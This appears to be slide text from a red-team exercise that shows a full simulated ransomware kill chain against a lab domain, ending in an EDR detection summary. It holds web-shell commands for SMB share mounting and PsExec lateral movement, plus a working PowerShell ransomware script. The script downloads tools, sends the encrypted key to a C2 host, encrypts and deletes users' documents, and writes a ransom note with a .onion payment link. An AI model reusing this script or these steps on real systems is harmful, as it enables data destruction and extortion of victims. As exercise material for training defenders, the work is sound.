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ACTION ON OBJECTIVE – RANSOMWARE DEPLOY



```
HTTP Shell - High Privileges  
net use v: \\10.1.206.80\ITSupport-Share  
net users > "V:\Audit Reports\Report_February_2024.txt"  
Get-WmiObject -Namespace "root\SecurityCenter2" -Query "SELECT * FROM AntivirusProduct" >> "v:\\"
```

Legit Get-Baseline.ps1 content

- Target IP found in the legit Get-Baseline.ps1 content
- **Share mounting** via SMB using acme\audit privileges
- Ready to copy the attacker payload via the SMB session created on **administrative share**

```
HTTP Shell - High Privileges  
  
Status      Local Path Remote Path  
-----  
OK          X:          \\DESKTOP-7CV7KK\admin$  
Unavailable Z:          \\127.0.0.1\c$  
  
C:\users\victim1\appdata\roaming >   
Send Command
```


Mounted Share of new target

```
HTTP Shell - High Privileges  
  
Pinging DESKTOP-7CV7KK [10.1.206.80] with 32 bytes of data:  
Reply from 10.1.206.80: bytes=32 time=1ms TTL=128  
Reply from 10.1.206.80: bytes=32 time=1ms TTL=128  
Reply from 10.1.206.80: bytes=32 time=1ms TTL=128  
Reply from 10.1.206.80: bytes=32 time=2ms TTL=128  
  
Ping statistics for 10.1.206.80:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 1ms, Maximum = 2ms, Average = 1ms
```

Hostname of the new target



ACTION ON OBJECTIVE – RANSOMWARE RUN



```
localhost:443/shell.html?command=cp+ransom.ps1+X%3A\  
  
HTTP Shell - High Privileges  
  
C:\users\victim1\appdata\roaming > cp ransom.ps1 X\  
Send Command
```


Copying the ransomware on C:\windows directory of remote system

Executing ransomware on local system

```
Creating archive: C:\Users\victim1\Documents\SuperImportantDoc.doc.locker  
Add new data to archive: 1 file, 25 bytes (1 KiB)  
  
Enter password (will not be echoed):  
  
Files read from disk: 1  
Archive size: 194 bytes (1 KiB)  
  
Everything is Ok  
  
C:\users\victim1\appdata\roaming > powershell -executionpolicy bypass .\ransom.ps1  
Send Command
```



ACTION ON OBJECTIVE - RANSOMWARE RUN



Mounting Sysinternals WebDav Share

```
localhost:443/shell.html?command=net+use+g%3A+"\\live.sysinternals.com\\DavWWWRoot"
```

HTTP Shell - High Privileges

The command completed successfully.

```
C:\users\victim1\appdata\roaming > net use g: "\\live.sysinternals.com\\DavWWWRoot"
```

Send Command

Executing via PsExec on the remote system the ransomware


```
localhost:443/shell.html?command=net+use+g%3A+"\\live.sysinternals.com\\DavWWWRoot"
```

HTTP Shell - High Privileges


The command completed successfully.

```
C:\users\victim1\appdata\roaming > g:\psexec.exe -accepteula \\10.1.206.80 -h cmd /c "powershell -execu
```

Send Command



ACTION ON OBJECTIVE - IMPACT



zxczxc-README.txt - Notepad

File Edit Format View Help

Your data is ENCRYPTED!!!

If you don't pay the ransom, the data will be lost and we will get rid of the key to decrypt it.


The sooner you pay the ransom, the sooner your company will be safe.

To pay the ransom, please visit the following TOR page: <https://lakdjawlidalwkmdwlakjdlawkdjalwkdwadd.onion/decryptor>

| Name | Date modified | Type | Size |
|-----------------------------|-------------------|-------------|------|
| AdminDomcument.pdf.locker | 3/4/2024 12:15 PM | LOCKER File | 1 KB |
| AdminDomcument1.pdf.locker | 3/4/2024 12:15 PM | LOCKER File | 1 KB |
| AdminDomcument2.pdf.locker | 3/4/2024 12:15 PM | LOCKER File | 1 KB |
| AdminDomcument3.pdf.locker | 3/4/2024 12:15 PM | LOCKER File | 1 KB |
| AdminDomcument4.pdf.locker | 3/4/2024 12:15 PM | LOCKER File | 1 KB |
| AdminDomcument5.pdf.locker | 3/4/2024 12:15 PM | LOCKER File | 1 KB |
| AdminDomcument6.pdf.locker | 3/4/2024 12:15 PM | LOCKER File | 1 KB |
| AdminDomcument7.pdf.locker | 3/4/2024 12:15 PM | LOCKER File | 1 KB |
| AdminDomcument8.pdf.locker | 3/4/2024 12:15 PM | LOCKER File | 1 KB |
| AdminDomcument9.pdf.locker | 3/4/2024 12:15 PM | LOCKER File | 1 KB |
| AdminDomcument10.pdf.locker | 3/4/2024 12:15 PM | LOCKER File | 1 KB |
| AdminDomcument11.pdf.locker | 3/4/2024 12:15 PM | LOCKER File | 1 KB |
| AdminDomcument12.pdf.locker | 3/4/2024 12:15 PM | LOCKER File | 1 KB |



ACTION ON OBJECTIVE – RANSOMWARE CODE



- 7zip for encryption
- Generates at runtime a symmetric Key
- Download custom tool
rsa.exe executable for key encryption
- Sends encrypted key over the wire to C2
- **Recurse all over C:\users directory**
- Generates ransom-note named "zxczxc-README.txt"




```
Invoke-WebRequest https://www.7-zip.org/a/7zr.exe -OutFile c:\users\public\zxcv.exe
Invoke-WebRequest http://10.1.206.33:8000/rsa.exe -OutFile c:\users\public\rsa.exe
$key = [Convert]::ToBase64String((1..32|%{[byte](Get-Random -Max 256)}))
$enc_key = $key | & c:\users\public\rsa.exe
$enc_key = $enc_key | select-string "b" -context 0,1 | select -last 1
$enc_key = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($enc_key))
Invoke-WebRequest -Uri http://10.1.206.33/$enc_key

$dirs = "C:\Users\"


Get-ChildItem -Path $($dirs) -r | Where-Object { $_.Name -Like "*.doc" -or $_.Name -Like "*.pdf" } |
Foreach-Object {
    $name = $_.FullName
    $key | & "c:\users\public\zxcv.exe" a $name".locker" $name -p -sdel
    $path = $_.DirectoryName+"\zxczxc-README.txt"
    echo "Your data is ENCRYPTED!!!"
    If you don't pay the ransom, the data will be lost and we will get rid of the key to decrypt it.
    The sooner you pay the ransom, the sooner your company will be safe.
    To pay the ransom, please visit the following TOR page:
    https://lakdjawlidalwkmowlakjdlawkdjalwkdwadd.onion/decryptor" > $path
}
```



KILL-CHAIN - OVERVIEW



KILL-CHAIN - OVERVIEW




EDR ANALYSIS

The screenshot displays the ESET Protect & Inspect On-Prem console interface. The top navigation bar includes the ESET logo, the product name 'PROTECT & INSPECT ON-PREM', and utility buttons for 'QUESTIONS', 'DISABLED', and 'HELP'. A left sidebar contains navigation options: DASHBOARD, COMPUTERS, DETECTIONS, SEARCH, INCIDENTS, Executables, Scripts, Questions, and More... The main content area is titled 'Computers' and shows a list of two machines:



| NAME (2) | STATUS | TAGS | LAST CONNECTED | LAST EVENT |
|-------------------------------|--------|---------|--------------------------|--------------------------|
| desktop-6opr8jj.corp.acme.com | ⚠ | Victim1 | Mar 8, 2024, 4:59:02 PM | Mar 8, 2024, 4:58:47 PM |
| desktop-7cv7kk.corp.acme.com | ⚠ | Victim2 | Mar 4, 2024, 12:49:43 PM | Mar 4, 2024, 12:48:59 PM |

Below the table, there are two summary cards:

- Top 10 unresolved ESET INSPECT detections:** A donut chart shows 935 total detections. The top categories are: Cloud Provider Network Connection (899), IPv4 in HTTP Request URL (12), User was added to administrator group [F1000] (5), File is written into ESET folder [C0330] (3), Service installation or modification-ImagePath (3), PowerShell has dropped a suspicious executable [A030], Powershell.exe executed unpopular process [A0408] (3), Powershell.exe creates an external network connection, Management of the services from command line [B04], and Suspicious explorer parent process [F0427] (2).
- Top 10 unresolved ESET Endpoint Security detections:** A donut chart shows 24 total detections. The top categories are: Suspected botnet detected (5), Malware: WinGo/Riskware.Caldera.C.gen (5), Malware: Win32/RiskWare.Mimikatz.BE (4), Malware: PowerShell/KillIMBR.B (4), Malware: PowerShell/HackTool.Agent.AE (4), Malware: PowerShell/TrojanDownloader.Agent.CEK (1), and Malware: PowerShell/Filecoder.BI (1).



